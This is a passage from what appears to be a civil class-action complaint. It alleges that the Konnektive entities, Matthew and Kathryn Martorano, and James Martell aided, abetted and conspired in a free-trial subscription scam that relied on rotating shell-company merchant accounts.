12 tortious conduct, as evidenced by his long history of assisting free trial scammers, his role  
13 in providing turn-key scam operation services to Quick Box LLC clients through his “Krisp  
14 Commerce,” “Private Label Campaigns,” and “Brand Innovate” companies, the fact that  
15 the company touted his marketing knowledge and history to its base of free trial scammer  
16 customers, and the other facts suggesting his knowledge.

17 394. Even if he did not have knowledge of the wrongful conduct, Martell is  
18 separately responsible for and liable for the CLRA violations and misrepresentations by  
19 the La Pura Defendants and other John Does as an aider and abettor because he gave them  
20 substantial assistance in achieving the tortious result and his own conduct, separately  
21 considered, constitutes a breach of duty to Plaintiff and the Class. Martell owed duties to  
22 Plaintiff and the Class, including a duty not to commit fraud, a duty not to commit  
23 intentional torts, a general duty of due care to avoid exposing Plaintiff and the Class to  
24 foreseeable harms, the duties imposed under Cal. Civ. Code 1714(a), duties not to injure  
25 Plaintiff and the Class by violating California and Federal laws, and general duties of care  
26 arising from its relationship with and interaction with Plaintiff and the Class. Martell’s own  
27 conduct, separately considered, breached these duties because he directly committed torts  
28 against Plaintiff and the Class, as described in the First through Fifth Causes of Action. As

1 described above, he gave them substantial assistance in achieving the tortious result.

2       **395. Aiding and Abetting (Konnektive LLC):** Defendant Konnektive LLC aided  
3 and abetted the La Pura Defendants and other John Does, and is thus also responsible for  
4 and liable for their conduct under this Cause of Action. Konnektive LLC knew about these  
5 violations of the CLRA and knew that these misrepresentations were being made to  
6 Plaintiff and the Class. Because of Konnektive LLC’s history in helping to run free trial  
7 scams, and because the Konnektive software was specifically tailored to free trial  
8 scammers, it knew the nature of the fraud the La Pura Defendants were committing.  
9 Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew  
10 Martorano, and Kathryn Martorano are alleged to be alter egos of one another, and the facts  
11 in the aiding and abetting sections as to each of these Defendants are incorporated herein  
12 by reference. Konnektive LLC’s employees, as well as Konnektive Corporation employees  
13 it supervised and controlled, were involved in a multi-month onboarding process with the  
14 La Pura Defendants supervised by Matthew Martorano in a Skype chatroom in which their  
15 business was discussed in detail, and in which the nature of the torts was discussed.  
16 Konnektive LLC had access to and maintained the data for the Konnektive software,  
17 meaning it knew that the La Pura Defendants were using their load balancer with large  
18 numbers of merchant accounts for different shell companies. Konnektive LLC supervised  
19 and controlled Konnektive Corporation employees who had access to the La Pura website  
20 and landing pages as part of supporting the software, and were aware that it was a free trial  
21 scam (particularly because their software is used to support many other identical scams).  
22 Konnektive LLC’s sole member, Matthew Martorano, provided coaching services to the  
23 La Pura Defendants on how to run their scam, and knew of the torts as a result. Those  
24 coaching services included advice on how to apply for merchant accounts and which  
25 vendors to use, as well as “managing your merchant accounts **and applications**,” meaning  
26 Konnektive LLC knew of the merchant account rotation aspect of the scheme and the “false  
27 fronts,” and it was involved in preparing the fraudulent merchant account applications for  
28 the La Pura Defendants. Konnektive LLC (through Matthew Martorano) also coached the

1 La Pura Defendants on their “creatives” or advertisements, and by reviewing those  
2 advertisements was aware of their contents, including the fake celebrity ads and the fake  
3 free trials. Konnektive LLC’s sole member, Matthew Martorano, has knowledge of the  
4 nature of free trial scams because of a long history of involvement in them. He ran a male  
5 enhancement free trial scam personally in competition with Enzyte, shutting it down only  
6 after his competitor’s CEO was indicted for unauthorized billings and he began to fear  
7 attention from federal agencies on his own business. He further knew about the nature of  
8 the scam from attending conferences specifically to recruit free trial scammers as  
9 customers. Because of this knowledge, he recognized the nature of the La Pura scam and  
10 the torts they were committing while he was coaching them. Konnektive LLC was further  
11 well aware of the nature of the merchant account scheme and the false fronts because it  
12 specifically advertised its load balancer as being able to help prevent fraud detection, and  
13 because it posted on Facebook advising that it could help potential clients whose merchant  
14 accounts had been shut down to continue selling their products. It was further aware of the  
15 nature of this wrong because of the warnings on the Konnektive.com website, and because  
16 Matthew Martorano attended a panel on which he specifically asked about whether load  
17 balancing was acceptable and was told that it was against card brand rules.

18 396. Konnektive LLC knew of the CLRA violations and misrepresentations  
19 involving the La Pura Products from the very beginning of the wrongful conduct, because  
20 its employees and Konnektive Corporation employees it supervised and controlled were  
21 involved in the onboarding process for the La Pura Defendants. Konnektive LLC knew  
22 these violations and misrepresentations were a breach of duty to Plaintiffs and the Class  
23 because it knew the La Pura Defendants were committing fraud, intentional torts, were  
24 exposing Plaintiff and the Class to harms Konnektive LLC could foresee, and Konnektive  
25 LLC knew they were not being treated with due care but instead were being intentionally  
26 defrauded.

27 397. Konnektive LLC gave substantial assistance and encouragement to the La  
28 Pura Defendants and the John Doe(s) by: advising the La Pura Defendants on how to run

1 their scam in the onboarding process; licensing, providing access to, and helping operate  
2 the Konnektive load balancer functionality; processing bank and credit card transactions  
3 for the La Pura Defendants; providing coaching services on how to run the scam; advised  
4 them on how to apply for merchant accounts and which vendors to use; managing merchant  
5 accounts and merchant account applications for the La Pura Defendants; and acting as a  
6 “hub” for data it knew was being used to fraudulently bill consumers. Konnektive LLC’s  
7 conduct was a substantial factor in causing harm to Plaintiffs and the Class. The load  
8 balancer was necessary for the scam to operate, because without it, only a single merchant  
9 account could be used at a time and the scam would have quickly been detected and flagged  
10 as a fraud by card brands and banks. Without Konnektive LLC’s assistance, the La Pura  
11 Defendants’ and other John Does’ scam could not have operated—they could not have  
12 processed transactions, they would not have known how to sign up for merchant accounts  
13 without being detected, and they would not have had Konnektive LLC’s advice on how to  
14 run the scam without being detected. The injuries to Plaintiffs and the Class would not have  
15 occurred but for Konnektive LLC’s conduct because the scam would have been quickly  
16 flagged as fraud and the merchant accounts cancelled without this assistance. Konnektive  
17 LLC’s conduct was a proximate cause of the injuries to Plaintiffs and the Class because  
18 the injuries were direct and reasonably foreseeable results of the conduct, in that  
19 Konnektive LLC knew how the scam worked and knew about the misrepresentations made  
20 on the websites, and it was reasonably foreseeable that providing this assistance would  
21 result in customers being billed for products they did not order and which were marketed  
22 in violation of the CLRA. Konnektive LLC had specific intent to facilitate the wrongful  
23 conduct by the La Pura Defendants and other John Does and consciously decided to  
24 participate in that tortious conduct, as evidenced by its recruitment of scammers at  
25 conferences, its specifically designing the load balancer for use in committing fraud, and  
26 the other facts suggesting its knowledge.

27 398. Even if it did not have knowledge of the wrongful conduct, Konnektive LLC  
28 is separately responsible for and liable for the CLRA violations and misrepresentations by

1 the La Pura Defendants and other John Does as an aider and abettor because it gave them  
2 substantial assistance in achieving the tortious result and its own conduct, separately  
3 considered, constitutes a breach of duty to Plaintiff and the Class. Konnektive LLC owed  
4 duties to Plaintiff and the Class, including a duty not to commit fraud, a duty not to commit  
5 intentional torts, a general duty of due care to avoid exposing Plaintiff and the Class to  
6 foreseeable harms, the duties imposed under Cal. Civ. Code 1714(a), duties not to injure  
7 Plaintiff and the Class by violating California and Federal laws, and general duties of care  
8 arising from its relationship with and interaction with Plaintiff and the Class. Konnektive  
9 LLC's own conduct, separately considered, breached these duties because it directly  
10 committed torts against Plaintiff and the Class, as described in the Third through Fifth  
11 Causes of Action. As described above, it gave them substantial assistance in achieving the  
12 tortious result.

13       **399. Aiding and Abetting (Konnektive Corporation):** Defendant Konnektive  
14 Corporation aided and abetted the La Pura Defendants and other John Does, and is thus  
15 also responsible for and liable for their conduct under this Cause of Action. Konnektive  
16 Corporation knew about these violations of the CLRA and knew that these  
17 misrepresentations were being made to Plaintiff and the Class. Because of Konnektive  
18 Corporation's history in helping to run free trial scams, and because the Konnektive  
19 software was specifically tailored to free trial scammers, it knew the nature of the fraud the  
20 La Pura Defendants were committing. Konnektive LLC, Konnektive Corporation,  
21 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are alleged to be  
22 alter egos of one another, and the facts in the aiding and abetting sections as to each of  
23 these Defendants are incorporated herein by reference. Konnektive Corporation's  
24 employees were involved in a multi-month onboarding process with the La Pura  
25 Defendants supervised by Matthew Martorano in a Skype chatroom in which their business  
26 was discussed in detail, and in which the nature of the torts was discussed. Konnektive  
27 Corporation had access to and maintained the data for the Konnektive software, meaning  
28 it knew that the La Pura Defendants were using their load balancer with large numbers of

1 merchant accounts for different shell companies. Konnektive Corporation employees had  
2 access to the La Pura website and landing pages as part of supporting the software, and  
3 were aware that it was a free trial scam (particularly because their software is used to  
4 support many other identical scams). Konnektive Corporation’s CEO, Kathryn Martorano,  
5 provided coaching services to the La Pura Defendants on how to run their scam, and knew  
6 of the torts as a result. Those coaching services included advice on how to apply for  
7 merchant accounts and which vendors to use, as well as “managing your merchant accounts  
8 **and applications**,” meaning Konnektive Corporation knew of the merchant account  
9 rotation aspect of the scheme and the “false fronts,” and it was involved in preparing the  
10 fraudulent merchant account applications for the La Pura Defendants. Konnektive  
11 Corporation (through Kathryn Martorano) also coached the La Pura Defendants on their  
12 “creatives” or advertisements, and by reviewing those advertisements was aware of their  
13 contents, including the fake celebrity ads and the fake free trials. Konnektive Corporation’s  
14 CEO, Kathryn Martorano, has knowledge of the nature of free trial scams because of a long  
15 history of involvement in them as part of operating the business. Because of this  
16 knowledge, she recognized the nature of the La Pura scam and the torts they were  
17 committing while she was coaching them. Konnektive Corporation was further well aware  
18 of the nature of the merchant account scheme and the false fronts because it specifically  
19 advertised its load balancer as being able to help prevent fraud detection, and because it  
20 posted on Facebook advising that it could help potential clients whose merchant accounts  
21 had been shut down to continue selling their products. It was further aware of the nature of  
22 this wrong because of the warnings on the Konnektive.com website. Konnektive  
23 Corporation employee Tyler Martorano routinely demonstrated the load balancer to  
24 prospective clients and was aware of its fraudulent purpose.

25 400. Konnektive Corporation knew of the CLRA violations and misrepresentations  
26 involving the La Pura Products from the very beginning of the wrongful conduct, because  
27 its employees were involved in the onboarding process for the La Pura Defendants.  
28 Konnektive Corporation knew these violations and misrepresentations were a breach of

1 duty to Plaintiffs and the Class because it knew the La Pura Defendants were committing  
2 fraud, intentional torts, were exposing Plaintiff and the Class to harms Konnektive  
3 Corporation could foresee, and Konnektive Corporation knew they were not being treated  
4 with due care but instead were being intentionally defrauded.

5 401. Konnektive Corporation gave substantial assistance and encouragement to the  
6 La Pura Defendants and the John Doe(s) by: advising the La Pura Defendants on how to  
7 run their scam in the onboarding process; providing access to and helping operate the  
8 Konnektive load balancer functionality; processing bank and credit card transactions for  
9 the La Pura Defendants; providing coaching services on how to run the scam; advising  
10 them on how to apply for merchant accounts and which vendors to use; managing merchant  
11 accounts and merchant account applications for the La Pura Defendants; and acting as a  
12 “hub” for data it knew was being used to fraudulently bill consumers. Konnektive  
13 Corporation’s conduct was a substantial factor in causing harm to Plaintiffs and the Class.  
14 The load balancer was necessary for the scam to operate, because without it, only a single  
15 merchant account could be used at a time and the scam would have quickly been detected  
16 and flagged as a fraud by card brands and banks. Without Konnektive Corporation’s  
17 assistance, the La Pura Defendants’ and other John Does’ scam could not have operated—  
18 they could not have processed transactions, they would not have known how to sign up for  
19 merchant accounts without being detected, and they would not have had Konnektive  
20 Corporation’s advice on how to run the scam without being detected. The injuries to  
21 Plaintiffs and the Class would not have occurred but for Konnektive Corporation’s conduct  
22 because the scam would have been quickly flagged as fraud and the merchant accounts  
23 cancelled without this assistance. Konnektive Corporation’s conduct was a proximate  
24 cause of the injuries to Plaintiffs and the Class because the injuries were direct and  
25 reasonably foreseeable results of the conduct, in that Konnektive Corporation knew how  
26 the scam worked and knew about the misrepresentations made on the websites, and it was  
27 reasonably foreseeable that providing this assistance would result in customers being billed  
28 for products they did not order and which were marketed in violation of the CLRA.

1 Konnektive Corporation had specific intent to facilitate the wrongful conduct by the La  
2 Pura Defendants and other John Does and consciously decided to participate in that tortious  
3 conduct, as evidenced by its recruitment of scammers at conferences, its specifically  
4 designing the load balancer for use in committing fraud, and the other facts suggesting its  
5 knowledge.

6 402. Even if it did not have knowledge of the wrongful conduct, Konnektive  
7 Corporation is separately responsible for and liable for the CLRA violations and  
8 misrepresentations by the La Pura Defendants and other John Does as an aider and abettor  
9 because it gave them substantial assistance in achieving the tortious result and its own  
10 conduct, separately considered, constitutes a breach of duty to Plaintiff and the Class.  
11 Konnektive Corporation owed duties to Plaintiff and the Class, including a duty not to  
12 commit fraud, a duty not to commit intentional torts, a general duty of due care to avoid  
13 exposing Plaintiff and the Class to foreseeable harms, the duties imposed under Cal. Civ.  
14 Code 1714(a), duties not to injure Plaintiff and the Class by violating California and  
15 Federal laws, and general duties of care arising from its relationship with and interaction  
16 with Plaintiff and the Class. Konnektive Corporation's own conduct, separately  
17 considered, breached these duties because it directly committed torts against Plaintiff and  
18 the Class, as described in the Third through Fifth Causes of Action. As described above, it  
19 gave them substantial assistance in achieving the tortious result.

20 403. **Aiding and Abetting (Konnektive Rewards LLC):** Defendant Konnektive  
21 Rewards LLC aided and abetted the La Pura Defendants and other John Does, and is thus  
22 also responsible for and liable for their conduct under this Cause of Action. Konnektive  
23 Rewards LLC knew about these violations of the CLRA and knew that these  
24 misrepresentations were being made to Plaintiff and the Class. Konnektive LLC,  
25 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
26 Martorano are alleged to be alter egos of one another, and the facts in the aiding and  
27 abetting sections as to each of these Defendants are incorporated herein by reference.  
28

1           404. Konnektive Rewards LLC knew of the CLRA violations and  
2 misrepresentations involving the La Pura Products from the very beginning of the wrongful  
3 conduct, as explained in the aiding and abetting sections on the other entities which it is an  
4 alter ego of. Konnektive Rewards LLC knew these violations and misrepresentations were  
5 a breach of duty to Plaintiffs and the Class because it knew the La Pura Defendants were  
6 committing fraud, intentional torts, were exposing Plaintiff and the Class to harms  
7 Konnektive Rewards LLC could foresee, and Konnektive Rewards LLC knew they were  
8 not being treated with due care but instead were being intentionally defrauded.

9           405. Konnektive Rewards LLC gave substantial assistance and encouragement to  
10 the La Pura Defendants and the John Doe(s), as explained in the aiding and abetting  
11 sections on the other entities which it is an alter ego of, which are incorporated herein by  
12 reference. Konnektive Rewards LLC's conduct was a substantial factor in causing harm  
13 to Plaintiffs and the Class. The load balancer was necessary for the scam to operate,  
14 because without it, only a single merchant account could be used at a time and the scam  
15 would have quickly been detected and flagged as a fraud by card brands and banks. Without  
16 Konnektive Rewards LLC's assistance, the La Pura Defendants' and other John Does'  
17 scam could not have operated—they could not have processed transactions, they would not  
18 have known how to sign up for merchant accounts without being detected, and they would  
19 not have had the Konnektive entities' advice on how to run the scam without being  
20 detected. The injuries to Plaintiffs and the Class would not have occurred but for  
21 Konnektive Rewards LLC's conduct because the scam would have been quickly flagged  
22 as fraud and the merchant accounts cancelled without this assistance. Konnektive Rewards  
23 LLC's conduct was a proximate cause of the injuries to Plaintiffs and the Class because  
24 the injuries were direct and reasonably foreseeable results of the conduct, in that  
25 Konnektive Rewards LLC knew how the scam worked and knew about the  
26 misrepresentations made on the websites, and it was reasonably foreseeable that providing  
27 this assistance would result in customers being billed for products they did not order and  
28 which were marketed in violation of the CLRA. Konnektive Rewards LLC had specific

1 intent to facilitate the wrongful conduct by the La Pura Defendants and other John Does  
2 and consciously decided to participate in that tortious conduct, as evidenced by the  
3 Konnektive entities' recruitment of scammers at conferences, their specifically designing  
4 the load balancer for use in committing fraud, and the other facts suggesting its knowledge.

5 406. Even if it did not have knowledge of the wrongful conduct, Konnektive  
6 Rewards LLC is separately responsible for and liable for the CLRA violations and  
7 misrepresentations by the La Pura Defendants and other John Does as an aider and abettor  
8 because it gave them substantial assistance in achieving the tortious result and its own  
9 conduct, separately considered, constitutes a breach of duty to Plaintiff and the Class.  
10 Konnektive Rewards LLC owed duties to Plaintiff and the Class, including a duty not to  
11 commit fraud, a duty not to commit intentional torts, a general duty of due care to avoid  
12 exposing Plaintiff and the Class to foreseeable harms, the duties imposed under Cal. Civ.  
13 Code 1714(a), duties not to injure Plaintiff and the Class by violating California and  
14 Federal laws, and general duties of care arising from its relationship with and interaction  
15 with Plaintiff and the Class. Konnektive Rewards LLC's own conduct, separately  
16 considered as part of the consolidated alter ego entity it is a part of, breached these duties  
17 because it directly committed torts against Plaintiff and the Class, as described in the Third  
18 through Fifth Causes of Action. As described above, it gave them substantial assistance in  
19 achieving the tortious result.

20 407. **Aiding and Abetting (Matthew Martorano):** Defendant Matthew  
21 Martorano aided and abetted the La Pura Defendants and other John Does, and is thus also  
22 responsible for and liable for their conduct under this Cause of Action. Matthew Martorano  
23 knew about these violations of the CLRA and knew that these misrepresentations were  
24 being made to Plaintiff and the Class. Because of Matthew Martorano's history in helping  
25 to run free trial scams, including have run such a scam personally, and because the  
26 Konnektive software was specifically tailored to free trial scammers, he knew the nature  
27 of the fraud the La Pura Defendants were committing. Konnektive LLC, Konnektive  
28 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are

1 alleged to be alter egos of one another, and the facts in the aiding and abetting sections as  
2 to each of these Defendants are incorporated herein by reference. Konnektive  
3 Corporation's employees were involved in a multi-month onboarding process with the La  
4 Pura Defendants supervised by Matthew Martorano in a Skype chatroom in which their  
5 business was discussed in detail, and in which the nature of the torts was discussed.  
6 Matthew Martorano supervised directed, and controlled employees of both Konnektive  
7 Corporation and Konnektive LLC who had access to and maintained the data for the  
8 Konnektive software, and he personally was involved in developing the load balancer and  
9 designed it to stop merchant accounts from being flagged for fraud, meaning he knew that  
10 the La Pura Defendants were using their load balancer with large numbers of merchant  
11 accounts for different shell companies. Matthew Martorano also supervised Konnektive  
12 Corporation and Konnektive LLC employees who had access to the La Pura website and  
13 landing pages as part of supporting the software, and he was aware that it was a free trial  
14 scam (particularly because their software is used to support many other identical scams).  
15 He also provided coaching services to the La Pura Defendants on how to run their scam,  
16 and knew of the torts as a result. Those coaching services included advice on how to apply  
17 for merchant accounts and which vendors to use, as well as "managing your merchant  
18 accounts **and applications**," meaning he knew of the merchant account rotation aspect of  
19 the scheme and the "false fronts," and he was involved in preparing the fraudulent merchant  
20 account applications for the La Pura Defendants. He also bragged in a podcast interview  
21 that he helps clients with "getting merchant accounts," getting traffic, by answering  
22 questions, and by helping them "maintain their books," and advice on these topics was part  
23 of the coaching services, which required detailed knowledge of the La Pura Defendants'  
24 business. Matthew Martorano also coached the La Pura Defendants on their "creatives" or  
25 advertisements, and by reviewing those advertisements was aware of their contents,  
26 including the fake celebrity ads and the fake free trials. Matthew Martorano has knowledge  
27 of the nature of free trial scams because of a long history of involvement in them as part of  
28 operating the business. He went to conferences specifically to recruit free trial scammers

1 as clients. Because of this knowledge, he recognized the nature of the La Pura scam and  
2 the torts they were committing while he was coaching them. Matthew Martorano was  
3 further well aware of the nature of the merchant account scheme and the false fronts  
4 because Konnektive Corporation and Konnektive LLC specifically advertise the load  
5 balancer as being able to help prevent fraud detection, and because he wrote posts on  
6 Facebook advising that it could help potential clients whose merchant accounts had been  
7 shut down to continue selling their products. He was further aware of the nature of this  
8 wrong because of the warnings on the Konnektive.com website.

9 408. Matthew Martorano knew of the CLRA violations and misrepresentations  
10 involving the La Pura Products from the very beginning of the wrongful conduct, because  
11 he was personally involved in the onboarding process for the La Pura Defendants. Matthew  
12 Martorano knew these violations and misrepresentations were a breach of duty to Plaintiffs  
13 and the Class because he knew the La Pura Defendants were committing fraud, intentional  
14 torts, were exposing Plaintiff and the Class to harms he could foresee, and he knew they  
15 were not being treated with due care but instead were being intentionally defrauded.

16 409. Matthew Martorano gave substantial assistance and encouragement to the La  
17 Pura Defendants and the John Doe(s) by: advising the La Pura Defendants on how to run  
18 their scam in the onboarding process; providing access to and helping operate the  
19 Konnektive load balancer functionality; processing bank and credit card transactions for  
20 the La Pura Defendants; providing coaching services on how to run the scam; advising  
21 them on how to apply for merchant accounts and which vendors to use; managing merchant  
22 accounts and merchant account applications for the La Pura Defendants; and supervising,  
23 directing, and controlling the activities of Konnektive Corporation and Konnektive LLC  
24 with respect to the La Pura Defendants. Matthew Martorano's conduct was a substantial  
25 factor in causing harm to Plaintiffs and the Class. The load balancer was necessary for the  
26 scam to operate, because without it, only a single merchant account could be used at a time  
27 and the scam would have quickly been detected and flagged as a fraud by card brands and  
28 banks. Without Matthew Martorano's assistance, the La Pura Defendants' and other John

1 Does' scam could not have operated—they could not have processed transactions, they  
2 would not have known how to sign up for merchant accounts without being detected, and  
3 they would not have had his advice on how to run the scam without being detected. The  
4 injuries to Plaintiffs and the Class would not have occurred but for Matthew Martorano's  
5 conduct because the scam would have been quickly flagged as fraud and the merchant  
6 accounts cancelled without this assistance. Matthew Martorano's conduct was a proximate  
7 cause of the injuries to Plaintiffs and the Class because the injuries were direct and  
8 reasonably foreseeable results of the conduct, in that he knew how the scam worked and  
9 knew about the misrepresentations made on the websites, and it was reasonably foreseeable  
10 that providing this assistance would result in customers being billed for products they did  
11 not order and which were marketed in violation of the CLRA. Matthew Martorano had  
12 specific intent to facilitate the wrongful conduct by the La Pura Defendants and other John  
13 Does and consciously decided to participate in that tortious conduct, as evidenced by his  
14 recruitment of scammers at conferences, his specifically designing the load balancer for  
15 use in committing fraud, and the other facts suggesting its knowledge.

16 410. Even if he did not have knowledge of the wrongful conduct, Matthew  
17 Martorano is separately responsible for and liable for the CLRA violations and  
18 misrepresentations by the La Pura Defendants and other John Does as an aider and abettor  
19 because he gave them substantial assistance in achieving the tortious result and his own  
20 conduct, separately considered, constitutes a breach of duty to Plaintiff and the Class.  
21 Matthew Martorano owed duties to Plaintiff and the Class, including a duty not to commit  
22 fraud, a duty not to commit intentional torts, a general duty of due care to avoid exposing  
23 Plaintiff and the Class to foreseeable harms, the duties imposed under Cal. Civ. Code  
24 1714(a), duties not to injure Plaintiff and the Class by violating California and Federal  
25 laws, and general duties of care arising from its relationship with and interaction with  
26 Plaintiff and the Class. Matthew Martorano's own conduct, separately considered,  
27 breached these duties because it directly committed torts against Plaintiff and the Class, as  
28 described in the Third through Fifth Causes of Action. As described above, he gave them

1 substantial assistance in achieving the tortious result.

2       411. **Aiding and Abetting (Kathryn Martorano):** Defendant Kathryn Martorano  
3 aided and abetted the La Pura Defendants and other John Does, and is thus also responsible  
4 for and liable for their conduct under this Cause of Action. Kathryn Martorano knew about  
5 these violations of the CLRA and knew that these misrepresentations were being made to  
6 Plaintiff and the Class. Because of Kathryn Martorano’s history in helping to run free trial  
7 scams, and because the Konnektive software was specifically tailored to free trial  
8 scammers, she knew the nature of the fraud the La Pura Defendants were committing.  
9 Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew  
10 Martorano, and Kathryn Martorano are alleged to be alter egos of one another, and the facts  
11 in the aiding and abetting sections as to each of these Defendants are incorporated herein  
12 by reference. Konnektive Corporation’s employees (whose activities Kathryn Martorano  
13 supervises and controls) were involved in a multi-month onboarding process with the La  
14 Pura Defendants in a Skype chatroom in which their business was discussed in detail, and  
15 in which the nature of the torts was discussed. Kathryn Martorano supervised directed, and  
16 controlled employees of Konnektive Corporation who had access to and maintained the  
17 data for the Konnektive software, meaning she knew that the La Pura Defendants were  
18 using their load balancer with large numbers of merchant accounts for different shell  
19 companies. Kathryn Martorano also supervised and controlled the activities of Konnektive  
20 Corporation employees who had access to the La Pura website and landing pages as part  
21 of supporting the software, and she was aware that it was a free trial scam (particularly  
22 because their software is used to support many other identical scams). She also provided  
23 coaching services to the La Pura Defendants on how to run their scam, and knew of the  
24 torts as a result. Those coaching services included advice on how to apply for merchant  
25 accounts and which vendors to use, as well as “managing your merchant accounts **and**  
26 **applications,**” meaning she knew of the merchant account rotation aspect of the scheme  
27 and the “false fronts,” and she was involved in preparing the fraudulent merchant account  
28 applications for the La Pura Defendants. Kathryn Martorano also coached the La Pura

1 Defendants on their “creatives” or advertisements, and by reviewing those advertisements  
2 was aware of their contents, including the fake celebrity ads and the fake free trials.  
3 Kathryn Martorano has knowledge of the nature of free trial scams because of a long  
4 history of involvement in them as part of operating the business. Because of this  
5 knowledge, she recognized the nature of the La Pura scam and the torts they were  
6 committing while she was coaching them. Kathryn Martorano was further well aware of  
7 the nature of the merchant account scheme and the false fronts because Konnektive  
8 Corporation and Konnektive LLC specifically advertise the load balancer as being able to  
9 help prevent fraud detection, and of posts on the Konnektive Facebook page advising that  
10 it could help potential clients whose merchant accounts had been shut down to continue  
11 selling their products. She was further aware of the nature of this wrong because of the  
12 warnings on the Konnektive.com website.

13 412. Kathryn Martorano knew of the CLRA violations and misrepresentations  
14 involving the La Pura Products from the very beginning of the wrongful conduct, because  
15 she was personally involved in coaching the La Pura Defendants on their scam. Kathryn  
16 Martorano knew these violations and misrepresentations were a breach of duty to Plaintiffs  
17 and the Class because she knew the La Pura Defendants were committing fraud, intentional  
18 torts, were exposing Plaintiff and the Class to harms she could foresee, and she knew they  
19 were not being treated with due care but instead were being intentionally defrauded.

20 413. Kathryn Martorano gave substantial assistance and encouragement to the La  
21 Pura Defendants and the John Doe(s) by: providing access to and helping operate the  
22 Konnektive load balancer functionality; processing bank and credit card transactions for  
23 the La Pura Defendants; providing coaching services on how to run the scam; advising  
24 them on how to apply for merchant accounts and which vendors to use; managing merchant  
25 accounts and merchant account applications for the La Pura Defendants; and supervising,  
26 directing, and controlling the activities of Konnektive Corporation with respect to the La  
27 Pura Defendants. Kathryn Martorano’s conduct was a substantial factor in causing harm to  
28 Plaintiffs and the Class. The load balancer was necessary for the scam to operate, because

1 without it, only a single merchant account could be used at a time and the scam would have  
2 quickly been detected and flagged as a fraud by card brands and banks. Without Kathryn  
3 Martorano’s assistance, the La Pura Defendants’ and other John Does’ scam could not have  
4 operated—they could not have processed transactions, they would not have known how to  
5 sign up for merchant accounts without being detected, and they would not have had her  
6 advice on how to run the scam without being detected. The injuries to Plaintiffs and the  
7 Class would not have occurred but for Kathryn Martorano’s conduct because the scam  
8 would have been quickly flagged as fraud and the merchant accounts cancelled without  
9 this assistance. Kathryn Martorano’s conduct was a proximate cause of the injuries to  
10 Plaintiffs and the Class because the injuries were direct and reasonably foreseeable results  
11 of the conduct, in that she knew how the scam worked and knew about the  
12 misrepresentations made on the websites, and it was reasonably foreseeable that providing  
13 this assistance would result in customers being billed for products they did not order and  
14 which were marketed in violation of the CLRA. Kathryn Martorano had specific intent to  
15 facilitate the wrongful conduct by the La Pura Defendants and other John Does and  
16 consciously decided to participate in that tortious conduct, as evidenced by her operating  
17 Konnektive Corporation to continue providing load balancing functionality she knew was  
18 being used to commit fraud, her coaching on how to commit the fraud, and the other facts  
19 suggesting her knowledge.

20 414. Even if she did not have knowledge of the wrongful conduct, Kathryn  
21 Martorano is separately responsible for and liable for the CLRA violations and  
22 misrepresentations by the La Pura Defendants and other John Does as an aider and abettor  
23 because she gave them substantial assistance in achieving the tortious result and her own  
24 conduct, separately considered, constitutes a breach of duty to Plaintiff and the Class.  
25 Kathryn Martorano owed duties to Plaintiff and the Class, including a duty not to commit  
26 fraud, a duty not to commit intentional torts, a general duty of due care to avoid exposing  
27 Plaintiff and the Class to foreseeable harms, the duties imposed under Cal. Civ. Code  
28 1714(a), duties not to injure Plaintiff and the Class by violating California and Federal

1 laws, and general duties of care arising from its relationship with and interaction with  
2 Plaintiff and the Class. Kathryn Martorano's own conduct, separately considered, breached  
3 these duties because she directly committed torts against Plaintiff and the Class, as  
4 described in the Third through Fifth Causes of Action. As described above, she gave them  
5 substantial assistance in achieving the tortious result.

6 **415. Conspiracy (General Allegations):** Defendants were part of a conspiracy to  
7 commit tortious conduct in violation of the CLRA. The wrongful CLRA violations were  
8 directly committed by the La Pura Defendants, other John Does, Quick Box LLC, James  
9 Martell, Stephen Adele, and Chad Biggins. The conspiracy was in existence between the  
10 La Pura Defendants, other John Does, Quick Box LLC, James Martell, Stephen Adele,  
11 Chad Biggins, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,  
12 Matthew Martorano, and Kathryn Martorano at least as of April 25, 2018, when DL Group,  
13 Inc. was first registered in Delaware. On information and belief the conspiracy was formed  
14 prior to that date, based on the fact that the La Pura Defendants appear to have been a pre-  
15 existing operation as of that date with earlier unknown Delaware shell companies. The La  
16 Pura Defendants each joined the conspiracy on their date of formation (to the extent they  
17 are considered separate entities rather than alter egos of one another). The conspiracy  
18 operated at a high level as follows: the La Pura Defendants and John Doe(s) created the  
19 products in conjunction with Quick Box LLC, Stephen Adele, James Martell, and Chad  
20 Biggins as part of Quick Box LLC's white label product program and turn-key free trial  
21 scam services; the La Pura Defendants and John Doe(s) created the websites and false  
22 fronts with the assistance of Quick Box LLC, Stephen Adele, James Martell, and Chad  
23 Biggins; the La Pura Defendants and John Doe(s) signed up for merchant accounts with  
24 shell companies and sent false front websites to banks, with the assistance of Konnektive  
25 LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and  
26 Kathryn Martorano; the La Pura Defendants and John Doe(s) marketed the products with  
27 advice and assistance from Quick Box LLC, James Martell, Stephen Adele, Chad Biggins,  
28 Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew

1 Martorano, and Kathryn Martorano; Quick Box LLC, James Martell, Stephen Adele, and  
2 Chad Biggins directly ran a portion of the advertising through their in-house affiliate  
3 network and victim database; Quick Box LLC, James Martell, Stephen Adele, Chad  
4 Biggins, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew  
5 Martorano, and Kathryn Martorano advised the La Pura Defendants and John Doe(s) on  
6 how to run the scam and on their marketing; James Martell, Stephen Adele, Chad Biggins  
7 directed, controlled, and supervised Quick Box LLC's conduct; Quick Box LLC shipped  
8 the products and provided other services in support of the scheme as described in the aiding  
9 and abetting section; Matthew Martorano and Kathryn Martorano directed, controlled, and  
10 supervised Konnektive LLC, Konnektive Corporation, and Konnektive Rewards LLC;  
11 Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC provided the load  
12 balancing software and other services in support of the scheme as described in the aiding  
13 and abetting section; and other John Does were hired by the La Pura Defendants and the  
14 John Doe(s) behind them to perform other support services and to create "affiliate  
15 advertising" sending victims to the websites. Each Defendants' role in the conspiracy is  
16 described in further detail in this Complaint in the sections on each Defendant, which are  
17 incorporated here by reference.

18 416. The conspiracy damaged Plaintiffs and the Class, in that they lost money or  
